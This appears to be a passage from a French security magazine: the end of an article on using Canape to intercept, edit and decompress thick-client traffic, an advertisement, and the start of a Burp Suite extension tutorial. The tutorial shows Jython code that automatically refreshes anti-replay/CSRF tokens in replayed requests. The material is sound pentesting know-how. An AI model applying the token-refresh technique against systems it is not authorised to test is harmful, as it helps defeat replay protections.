


Figure 6



```
# Pour les paquets transportant un message (1er octet champ
"Data"==0x02)
if data[0] == 2:
    self.LogInfo("Paquet Message - Màj de la longueur du message")
    offset = 2+data[1]
    data[offset] = len(data[offset+1:])

# Calcul nouvelle longueur totale du paquet et nouveau checksum
new_length = struct.pack('>I', len(data)) # format big-endian
new_checksum = struct.pack('>I', ComputeChecksum(data)) # format big-
endian

# Création de la nouvelle frame
root = CANAPE.DataFrames.DataKey("Adjusted Packet: new_len={0}".
format(len(data)))
root.AddValue("Length", new_length)
root.AddValue("Checksum", new_checksum)
root.AddValue("Data", data)

# Envoi de la frame
self.WriteOutput(CANAPE.DataFrames.DataFrame(root))
```

#### 4.1.4 Édition de paquets à la volée

Il est maintenant possible de créer le *NetGraph* final (figure 7). Les paquets émis et reçus passent tout d'abord par le nœud « Parser », puis par un nœud de type **Edit Packet** afin de permettre l'édition des paquets à la volée ; la figure 8 montre un exemple d'édition d'un paquet de type message. Ensuite, le nœud dynamique nommé « Correction Paquets » apporte les éventuelles modifications en se basant sur le script précédent, et ce, avant que le paquet ne passe par un dernier nœud de type **Packet Logger**. Au besoin, chaque nœud peut être désactivé temporairement via un clic droit puis **Toggle Enable**.

## 4.2 Exemple 2 : flux compressés

Il n'est pas rare de rencontrer des clients lourds qui compressent tout ou partie de leur trafic réseau. Par exemple, la figure 9 ci-dessous, montre un paquet émis par un client lourd et intercepté avec *Canape*. Il est évident qu'un travail supplémentaire est ici nécessaire avant de pouvoir analyser les communications entre le client audité et le serveur.




Figure 7




Figure 9

#### 4.2.1 Décompression Zlib à la volée

Dans le paquet pris en exemple, on remarque que le 4ème octet est **0x78**. D'après la RFC *Zlib* [6], ceci correspond au 1er octet d'un flot de données compressées avec la bibliothèque *Zlib* en utilisant l'algorithme de compression *Deflate* (l'octet suivant **0x5E** indique le niveau de compression). Pour vérifier, il est possible d'exporter les données indiquées par le cadre vert (figure 9) dans un fichier, sous forme brute (*raw*) : il suffit de sélectionner les données en question, de les copier/coller sous forme d'un nouveau paquet (via clic droit puis **Copy/Paste As Packet**), et enfin d'exporter ce nouveau paquet sous forme binaire (clic droit puis **Export Packet As > Binary**). Un petit script *Python* utilisant *zlib* qui prend en entrée les données brutes exportées validera notre hypothèse.

Maintenant, il serait plus pratique d'effectuer cette décompression à la volée. Pour ce faire, nous allons transposer notre script *Python* dans *Canape* comme suit :

```
import CANAPE.Nodes
import CANAPE.DataFrames
import zlib

class ZlibDecompression(CANAPE.Nodes.BaseDynamicPipelineNode):
    def OnInput(self, frame):
        data = frame.SelectSingleNode("/").ToArray()
        self.LogInfo("Received: {0}".format(data))
        decompressed = None
        # Décompression Zlib à partir de l'offset 3
        for i in range(-15,16):
            try:
                decompressed = zlib.decompress(data[3:], i)
            except zlib.error as e:
                if str(e).startswith("Error -5"):
                    self.LogInfo("[!] Error: incomplete/truncated
data input with param {0}".format(i))
            finally:
                pass
        if decompressed is not None:
```




Figure 8

```

break

# Création de la nouvelle frame
root = CANAPE.DataFrames.DataKey("Zlib packet")
if decompressed is None:
    self.LogInfo("Error trying to decompress
data")
    root.AddValue("data", data)
else:
    self.LogInfo("Zlib decompressed")
    root.AddValue("header", data[0:3])
    root.AddValue("data", decompressed)

# Envoi de la frame
self.WriteOutput(CANAPE.DataFrames.
DataFrame(root))

```




Figure 10

Comme dans l'exemple précédent, le script doit être lié à un nœud dynamique placé dans le *NetGraph*. Pour s'assurer que seuls les paquets contenant des données potentiellement compressées seront traités par ce nœud, il peut être intéressant de le précéder par un nœud de type **Decision** qui ne lui enverrait que les paquets contenant les octets **0x78 0x5E**.

#### 4.2.2 Dé-sérialisation WCF Binary

La figure 10 montre un extrait de paquet décompressé par la méthode précédente, il apparaît alors que le protocole de communication utilisé est *WCF Binary* [7]. Il est utilisé par les applications .NET pour accéder à des services *WCF NetTcpBinding* distants. La communication entre le client lourd et le *backend* se fait donc au moyen de ces services. En fait, le protocole est basé sur la sérialisation binaire de messages SOAP, donc initialement au format XML.

Canape dispose d'un nœud pour effectuer la conversion d'un message WCF binaire en sa version XML correspondante. Il s'agit du nœud **WCF Binary Parser**, disponible dans *Library Node > Parsers*.

Finalement, le *NetGraph* présenté sur la figure 11 permet l'affichage du contenu des messages WCF compressés émis par le client lourd, sous leur forme XML et lisible. À titre d'exemple, un message SOAP loggué par le nœud « WCF OUT Logger » est présenté sur la figure 12. Il devient alors plus aisé de comprendre ce qui se passe en arrière-plan lorsqu'on audite le client lourd. Bien entendu, il est possible d'effectuer le même traitement sur les paquets reçus depuis le serveur applicatif.




Figure 11

## Conclusion

Comme nous venons de le voir, *Canape* est une véritable trousse à outils pour l'analyse de protocoles binaires. Il s'avère assez complexe d'utilisation aux premiers abords, mais une fois la bête domptée il devient rapidement indispensable à tout pentester de clients lourds tant les possibilités sont nombreuses ! ■

## ■ Remerciements

Merci à James Forshaw pour ce super outil. Et un big up à tous les copains (JA) de l'équipe Pentest BT.

## ■ Liens

- [1] <https://media.blackhat.com/bh-eu-12/Forshaw/bh-eu-12-Forshaw-CANAPE-Slides.pdf.pdf>
- [2] <https://github.com/ctxis/canape>
- [3] <https://www.proxifier.com/>
- [4] Thick Client (In)Security - [https://www.owasp.org/images/e/e7/Thick\\_Client\\_%28In%29Security\\_-\\_Neelay\\_S\\_Shah\\_-\\_Mar\\_24.pdf](https://www.owasp.org/images/e/e7/Thick_Client_%28In%29Security_-_Neelay_S_Shah_-_Mar_24.pdf)
- [5] 44Con 2014 Canape Worskhop - [https://github.com/tyranid/44con\\_2014](https://github.com/tyranid/44con_2014)
- [6] RFC Zlib - <https://tools.ietf.org/html/rfc1950>
- [7] Spécifications WCF Binary - <http://download.microsoft.com/download/9/5/E/95EF66AF-9026-4BB0-A41D-A4F81802D92C/%5BMC-NBFX%5D.pdf>



Figure 12

# TESTEZ LE MEILLEUR CLOUD

TESTÉ ET APPROUVÉ PAR

CLOUD  
SPECTATOR

Powered by



Cloud  
Technology

## 1&1 Serveur Cloud : Easy to use – ready to Cloud\*

Les performances des nouveaux serveurs Cloud sont imbattables en termes de CPU, RAM et SSD.

Réalisez vos projets dans le Cloud avec la combinaison parfaite entre flexibilité et performances.

- ✓ Load balancing
- ✓ Stockage SSD
- ✓ Facturation à la minute
- ✓ Intel® Xeon® Processor E5-2660 v2 et E5-2683 v3



## 1 mois gratuit !

Puis à partir de 4,99 € HT/mois (5,99 € TTC)\*



☎ 0970 808 911  
(appel non surtaxé)



1and1.fr

\*Facile à utiliser - prêt pour le Cloud. 1&1 Serveur Cloud : 1 mois d'essai gratuit, puis à partir de 4,99 € HT/mois (pour la configuration du serveur Cloud S). Facturation mensuelle en fonction de la configuration choisie. Pas de durée minimum d'engagement, ni de frais de mise en service. Conditions détaillées sur 1and1.fr. Intel et le logo Intel sont des marques commerciales d'Intel Corporation aux États-Unis et/ou dans d'autres pays. 1&1 Internet SARL, RCS Sarreguemines B 431 303 775.



# INTRODUCTION AU DÉVELOPPEMENT D'EXTENSIONS BURP

Thomas Debize & Vincent Dépériers – Solucom

**mots-clés : BURP / EXTENSION / JYTHON / #YOLO**

**L'**analyse des requêtes et des réponses est essentielle lors d'un test d'intrusion visant une application Web. La capacité d'interception, de consultation et de modification de ces éléments est un prérequis indispensable dans l'évaluation de la sécurité d'une telle application par un auditeur, dans la mesure où ce dernier doit pouvoir librement injecter ou modifier des entrées utilisateurs et autres entêtes du protocole HTTP.

L'outil Burp Suite [1], développé par la société PortSwigger, répond parfaitement à ces besoins dans la plupart des situations. Il montre néanmoins ses limites dans certains cas où la structure des messages échangés et du protocole applicatif utilisé n'est pas standard, par exemple dans un cas où pour chaque requête, un entête HTTP personnalisé ou un paramètre spécifique (token CSRF, hash, etc.) doit être ajouté pour que la requête soit acceptée. Face à ces situations, l'auditeur va généralement tenter de contourner ces limitations en développant tant bien que mal un script qui sera plus ou moins fonctionnel, qui ne sera généralement pas réutilisable par d'autres et surtout, qui ne sera pas intégré à « l'outil-qui-va-bien » utilisé en temps normal... Afin de répondre à cette problématique, un mécanisme « d'extension » a été introduit au sein de Burp pour étendre ses fonctionnalités de manière programmatique via une API. À travers cet article, nous vous proposons une introduction pragmatique au développement d'extensions Burp en nous appuyant sur deux cas d'usages détaillés, afin de pouvoir rapidement intégrer les éventuelles spécificités protocolaires que vous pourriez rencontrer dans un test d'intrusion.

## 1 Des fonctionnalités manquantes

Comme évoqué, l'auditeur fait le plus souvent face à un serveur et un client discutant à l'aide du protocole HTTP. Il est alors intéressant de pouvoir modifier et rejouer ces requêtes échangées. L'outil Burp possède déjà pléthore de fonctionnalités via les modules **Intercept**,

**Repeater**, **Intruder**, etc. En revanche, deux cas d'usage se présentent à un utilisateur où l'outil présente des limitations :

- **Des fonctionnalités génériques** peuvent manquer à l'appel : c'est notamment le cas pour l'absence de support des fichiers de configuration automatique de proxy sortants « **proxy.PAC** », ou encore la visualisation des ressources au format JSON avec une indentation agréable à l'œil ;



- **Des spécificités protocolaires** rendent impossible la modification des requêtes et réponses : par exemple dans le cas où un client lourd et un serveur échangent des objets sérialisés. Il est alors nécessaire de désérialiser, puis adapter l'affichage des paramètres au sein du proxy Web pour pouvoir les modifier.

Pour répondre à ces besoins, Burp offre la possibilité, dans ses versions gratuite et payante, d'utiliser des extensions via l'onglet **Extender** :




Figure 1 : Module Extender.

De nombreuses extensions ont été développées par la communauté et sont accessibles publiquement et gratuitement sur Internet. Historiquement, les extensions pouvaient se trouver un peu partout, et il fallait compter sur leur bon référencement au sein de moteurs de recherche pour être capable de les découvrir. Des initiatives de regroupement des meilleures extensions au sein de dépôts uniques [2][3] ont vu le jour, sans néanmoins pouvoir être maintenues dans le temps.

Depuis mars 2014 [4], PortSwigger a mis en place une plateforme centrale d'hébergement d'extensions appelée « Burp App Store » (BApp Store) et rendu possible l'installation de ces extensions directement via l'outil.

Concernant le développement, l'intégration avec Burp est rendue possible via une API [5] publique exposée au sein des sources de l'outil. Cette API existe depuis les premières versions de Burp. Néanmoins, elle a sensiblement été améliorée depuis la version 1.5 en permettant par exemple le développement d'extensions dans trois langages différents :

- **Java** : Burp étant développé en Java, il s'agissait du seul langage supporté pour les extensions ;
- **Ruby** : via JRuby, qui est une implémentation de l'interpréteur Ruby en Java ;
- **Python** : via Jython, qui est une implémentation de l'interpréteur Python en Java.

Il est important d'insister sur le fait que ces deux dernières possibilités permettent d'utiliser les fonctions du langage d'origine (Ruby/Python) et aussi celles du langage Java. À titre d'exemple, à l'aide de l'interpréteur Jython, il est possible d'utiliser les fonctions natives du langage Python (map, filter, etc.), mais également l'introspection de classe (« Reflection ») Java.

Dans la suite de cet article, nous allons nous intéresser à l'utilisation de Jython pour le développement d'extensions. En effet, le développement d'une extension en Java nécessite le respect de la syntaxe Java et le passage par une phase de compilation, ces deux conditions pouvant rapidement se révéler fastidieuses et chronophages :)

## 2 Jython à la rescousse !

Pour les néophytes, Jython est un interpréteur de code Python écrit en Java : il permet ainsi la compilation de scripts développés suivant le langage Python vers du bytecode Java. Pratique, non ?

Concrètement, l'interpréteur Jython se compose d'un unique fichier JAR. C'est ce package qui va interpréter le script Jython en code Java. Tout comme Python, il est évidemment possible de lancer un interpréteur de commandes Jython :

```
C:\jython>java -jar jython-standalone-2.7.0.jar
Jython 2.7.0 (default:9987c746f838, Apr 29 2015, 02:25:11)
Java HotSpot(TM) Client VM (Oracle Corporation) on java1.7.0_17
Type 'help', 'copyright', 'credits' or 'license' for more information.
>>>
```

Figure 2 : Interpréteur Jython.

Ce package JAR est téléchargeable sur le site officiel de Jython [6] sous la forme portable « standalone ». Une version « installer » ainsi que les sources du projet sont également disponibles.

Pour l'utilisation dans l'onglet **Extender** de Burp, il faudra ajouter le chemin complet de l'interpréteur Jython.




Figure 3 : Configuration de l'interpréteur Jython.

Mais du coup, que faut-il écrire : du code Python ou du code Java ? La réponse est simple : les deux ! La puissance de Jython est de pouvoir utiliser l'API Java en utilisant la syntaxe Python. L'exemple suivant illustre un cas où l'API Java est utilisée en Python :



```
from java.security import MessageDigest
md = MessageDigest.getInstance("SHA-1")
h = md.digest("Hello world!")
print "".join(map(lambda c: "%2x" % (c & 0xff), h))
```

- **Ligne 1** : le script Jython importe la bibliothèque Java **MessageDigest**, qui fournit les algorithmes de hachage (MD5, SHA-1, ...);
- **Ligne 2** : une instance de l'objet **MessageDigest** est créée. Il est à noter que la variable **md** contient cet objet et qu'il n'a pas été nécessaire d'utiliser le mot clef Java « new »;
- **Ligne 3** : la variable **h** contient le résultat, le condensat de la chaîne de caractères « Hello world ! » par la fonction SHA-1. En Python, et donc en Jython, il n'est pas nécessaire de préciser le type de la variable. Ici, la méthode « **digest()** » retourne un tableau de bytes Java. Chaque byte peut prendre une valeur comprise entre -127 et 128;
- **Ligne 4** : cette ligne de pur Python permet de convertir le tableau de byte Java en sa représentation en chaîne de caractères hexadécimaux.

Ici, nous avons utilisé une bibliothèque Java native, mais il est aussi possible d'utiliser des bibliothèques externes sous forme de package JAR et de les appeler en Jython. L'ajout d'un package tiers est réalisable par les instructions suivantes :

```
import sys
sys.path.append('/chemin_complet_vers_monpackage_point_jar')
import nom_de_monpackage_point_jar
```

### 3 Aperçu de l'API Burp

L'API de Burp possède 32 interfaces, nous allons présenter dans cette section les possibilités de quelques-unes :

- **IBurpExtender** : cette interface est le point d'entrée de l'extension. Elle doit ainsi impérativement être déclarée dans l'extension. La méthode **registerExtenderCallbacks()** sera appelée au chargement de l'extension;
- **IBurpExtenderCallbacks** : un objet implémentant cette interface est passé en paramètre lors de l'appel de la méthode **registerExtenderCallbacks()**. Cet objet est utilisé afin d'enregistrer les différents modules de l'extension. Il sera appelé « objet de callback » dans la suite de la description des interfaces;
- **IContextMenuFactory** : cette interface permet d'ajouter un item au menu contextuel lors d'un clic droit;
- **ITab** : cette interface permet d'ajouter un onglet à l'interface graphique de Burp;

- **IIntruderPayloadGeneratorFactory** : cette interface permet de créer une attaque personnalisée pour l'onglet **Intruder**;
- **IExtensionHelpers** : il est possible de récupérer une instance de cette interface à l'aide de l'objet de callback. Cet objet permet la réalisation d'opérations sur les requêtes, par exemple, la récupération des en-têtes ou du corps du message HTTP;
- **IProxyListener** : cette interface permet d'écouter les flux du proxy et d'effectuer des opérations sur ces flux;
- **IMessageEditorTabFactory** et **IMessageEditorTab** : ces interfaces permettent d'ajouter des onglets supplémentaires lors de la visualisation d'un message HTTP (requête ou réponse), ceci étant notamment pratique pour une utilisation via les modules Proxy et Repeater;
- **IHttpRequestResponse** : les objets implémentant cette interface sont les objets contenant les requêtes et les réponses des outils de Burp (Proxy, Repeater...).

Des exemples simples d'utilisation de ces interfaces sont disponibles sur le site de l'éditeur [7]. L'utilisation des différentes interfaces permet d'avoir un contrôle sur les flux de données qui transitent dans l'application. En revanche, il n'est pas encore possible d'avoir un contrôle total sur l'application depuis une extension.

### 4 Exemple d'une extension ajoutant un paramètre HTTP spécifique

Reprenons le cas cité en introduction : les développeurs de l'application Web que vous auditez ont implémenté une protection anti-rejeu des requêtes sous forme de token transmis dans un paramètre spécifique. Ce token est non prédictible et unique à chaque requête. La requête n'étant pas acceptée sans un token valide, vous allez devoir trouver un moyen de le modifier lorsque vous rejouez vos requêtes après avoir fait vos modifications de paramètres : autant dire que vous allez perdre un temps considérable si vous n'arrivez pas à automatiser ce procédé...

Dans cette section, nous allons ainsi implémenter pas à pas une extension permettant de modifier à la volée un paramètre XSRF, nommé de manière très originale « xsrf », pour chaque requête HTTP. La nouvelle valeur du paramètre doit être récupérée dans un champ du formulaire d'authentification retourné suite à une requête sur l'URI « /login ». Pour information, le code du serveur et celui de l'extension, sont fournis [8].

Comme il a été évoqué dans la partie précédente, une extension doit impérativement implémenter l'interface **IBurpExtender**. Le code suivant est le squelette de



l'extension et sera enregistré dans le fichier **xsrp\_extension.py** :

```
from burp import IBurpExtender

class BurpExtender(IBurpExtender):
    def registerExtenderCallbacks(self, callbacks):
        pass
```

Le bouton **Add** du sous-onglet **Extensions** de l'onglet **Extender** permet d'ajouter notre nouvelle extension à Burp :




Figure 4 : Ajout du fichier d'extension au sein du module Extender.

Le type d'extension à sélectionner est « Python » et le chemin complet du script Jython, par exemple nommé **xsrp\_extension.py**, doit être renseigné :




Figure 5 : Choix du type d'extension et sélection du script.

Il est à noter qu'après chaque modification du code de l'extension, il faut la recharger au sein de Burp. Pour accélérer ce processus, il est possible d'utiliser la combinaison CTRL + clic gauche sur la checkbox **Extension loaded**. Cette action rechargera l'extension sans à avoir à refaire les étapes précédentes :




Figure 6 : Rechargement rapide d'une extension par CTRL + clic gauche sur la case « extension loaded ».

Petit bémol, le chargement répété d'une extension, notamment effectué lors de son développement, est mal géré par l'environnement Jython et provoque des fuites mémoire jusqu'à obtenir l'erreur fatale suivante :

```
java.lang.OutOfMemoryError: PermGen space
```

PortSwigger recommande ainsi de démarrer Burp avec les options Java suivantes [9] :

```
java -XX:MaxPermSize=1G -jar burp.jar
```

L'extension est maintenant chargée, mais elle ne réalise aucune action. Afin de pouvoir « écouter » les requêtes arrivant sur le proxy, il convient de déclarer un objet **IHttpListener** dans l'extension et de l'enregistrer. Afin de simplifier notre exemple, la classe **BurpExtender** implémentera aussi l'interface **IHttpListener**.

```
from burp import IBurpExtender
from burp import IHttpListener

class BurpExtender(IBurpExtender, IHttpListener):
    def registerExtenderCallbacks(self, callbacks):
        callbacks.registerHttpListener(self)

    def processHttpRequest(self, toolFlag, messageIsRequest, messageInfo):
        pass
```

La méthode **processHttpRequest()** est appelée à chaque fois qu'une requête est reçue par Burp. Les arguments sont les suivants :

- **toolFlag** : indique quel outil a généré la requête. Cet identifiant correspond aux identifiants déclarés dans l'objet callback ;
- **messageIsRequest** : indique si le message est une requête ou une réponse ;
- **messageInfo** : contient le message HTTP.

Ici, nous modifions les requêtes provenant d'un domaine ciblé (**localhost**) comportant un paramètre XSRF (**xsrp\_token**) :

```
from burp import IBurpExtender
from burp import IHttpListener

class BurpExtender(IBurpExtender, IHttpListener):
    HOST = "localhost"
    XSRF_PARAM_NAME = "xsrp"
    XSRF_URI = "/login"

    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()

        callbacks.registerHttpListener(self)

    def processHttpRequest(self, toolFlag, messageIsRequest, messageInfo):
        httpService = messageInfo.getHttpService()

        if messageIsRequest and BurpExtender.HOST == httpService.getHost():
            request = messageInfo.getRequest()
            xsrf_param = self._helpers.getRequestParameter(request,
                BurpExtender.XSRF_PARAM_NAME)

            if xsrf_param:
                print "Original XSRF token = %s" % xsrf_param.getValue()
```

L'objet **httpService** contient les informations de connexion du message : hôte, port et utilisation du protocole TLS. Ici, nous voyons que l'interface **IExtensionHelpers** permet de récupérer la valeur du paramètre **xsrp**. Maintenant, nous devons récupérer la nouvelle valeur du jeton XSRF. Pour cela, nous devons modifier la requête vers la page d'authentification et étudier la réponse afin de récupérer la nouvelle valeur du jeton XSRF.



```
def update_URI(self, request, uri):
    request_info = self._helpers.analyzeRequest(request)
    headers = request_info.getHeaders()
    msg_body = request[request_info.getBodyOffset():]

    http_info = headers.get(0).split(' ')
    headers.set(0, " ".join([http_info[0], uri, http_info[2]]))

    message = self._helpers.buildHttpMessage(headers, msg_body)

    return message
```

- À la **ligne 2** : la méthode **analyzeRequest()** de l'objet **\_helpers** permet de récupérer des informations sur la requête :
- Les en-têtes HTTP, **ligne 3** ;
- Et enfin le corps de la requête, **ligne 4**.

Afin de récupérer le corps de la requête, il est nécessaire de récupérer dans un premier temps l'offset du corps de la requête avec la méthode **getBodyOffset()**. L'objet **\_helpers** ne permet pas de récupérer directement le corps de la requête, il est donc nécessaire de passer par cette astuce. On voit ici une des limitations actuelles de l'API de Burp.

Les **lignes 6 et 7** permettent de modifier le premier entête du message HTTP.

La ligne 9 permet de construire une nouvelle requête HTTP basée sur la liste d'entête et le corps de la requête. Il est impératif d'appeler cette méthode, car Burp ajuste automatiquement l'entête **Content-Size** pour nous.

Nous venons de créer une nouvelle requête, l'API de Burp nous permet de l'envoyer à l'aide de la ligne suivante :

```
new_message = self.update_URI(request, BurpExtender.XSRF_URI)
xsrif_response = self._callbacks.makeHttpRequest(httpService, new_message)
```

La variable **xsrif\_response** contient la réponse à la requête. Elle contient donc la nouvelle valeur du jeton XSRF. La méthode **find\_token()**, non explicitée ci-après, contient simplement la logique permettant de récupérer la valeur du jeton à partir de la réponse :

```
xsrif_response = xsrif_response.getResponse()
new_token = self.find_token(self._helpers.bytesToString(xsrif_response))
```

Encore une fois, l'objet **\_helpers** nous aide à convertir l'objet de réponse (**xsrif\_response**) en chaîne de caractères. Bien que cette fonction puisse être écrite en Python, il est recommandé d'utiliser l'implémentation Java proposée par l'API Burp afin d'éviter les problèmes d'encodage des chaînes de caractères.

Maintenant, nous devons remplacer la requête avec le nouveau jeton XSRF. Cela se déroule en trois étapes :

- La création d'un nouveau paramètre XSRF :

```
new_param = self._helpers.buildParameter(xsrif_param.getName(),
new_token, xsrif_param.getType())
```

- La modification de la requête originale avec ce nouveau paramètre :

```
edited_request = self._helpers.updateParameter(request, new_param)
```

- La notification à Burp que la requête originale a été modifiée :

```
messageInfo.setRequest(edited_request)
```

Il est à noter qu'à des fins de débogage, il est possible d'afficher des informations, par exemple via l'instruction Python **print**. La sortie de ces instructions sera affichée au sein de l'onglet **Output** du module **Extender**.

Il est également possible de déboguer de manière plus commode via un IDE et le protocole Java Debug Wire Protocol [10].

Les éventuelles erreurs d'exécution apparaîtront quant à elles au sein de l'onglet **Error**.

À ce stade, nous avons désormais une extension qui est capable de modifier le paramètre XSRF des requêtes à la volée et de manière transparente après avoir automatiquement envoyé une requête intermédiaire afin de récupérer la nouvelle valeur du paramètre XSRF.

## 5 Exemple d'une extension permettant la visualisation en XML d'objets Java sérialisés et compressés

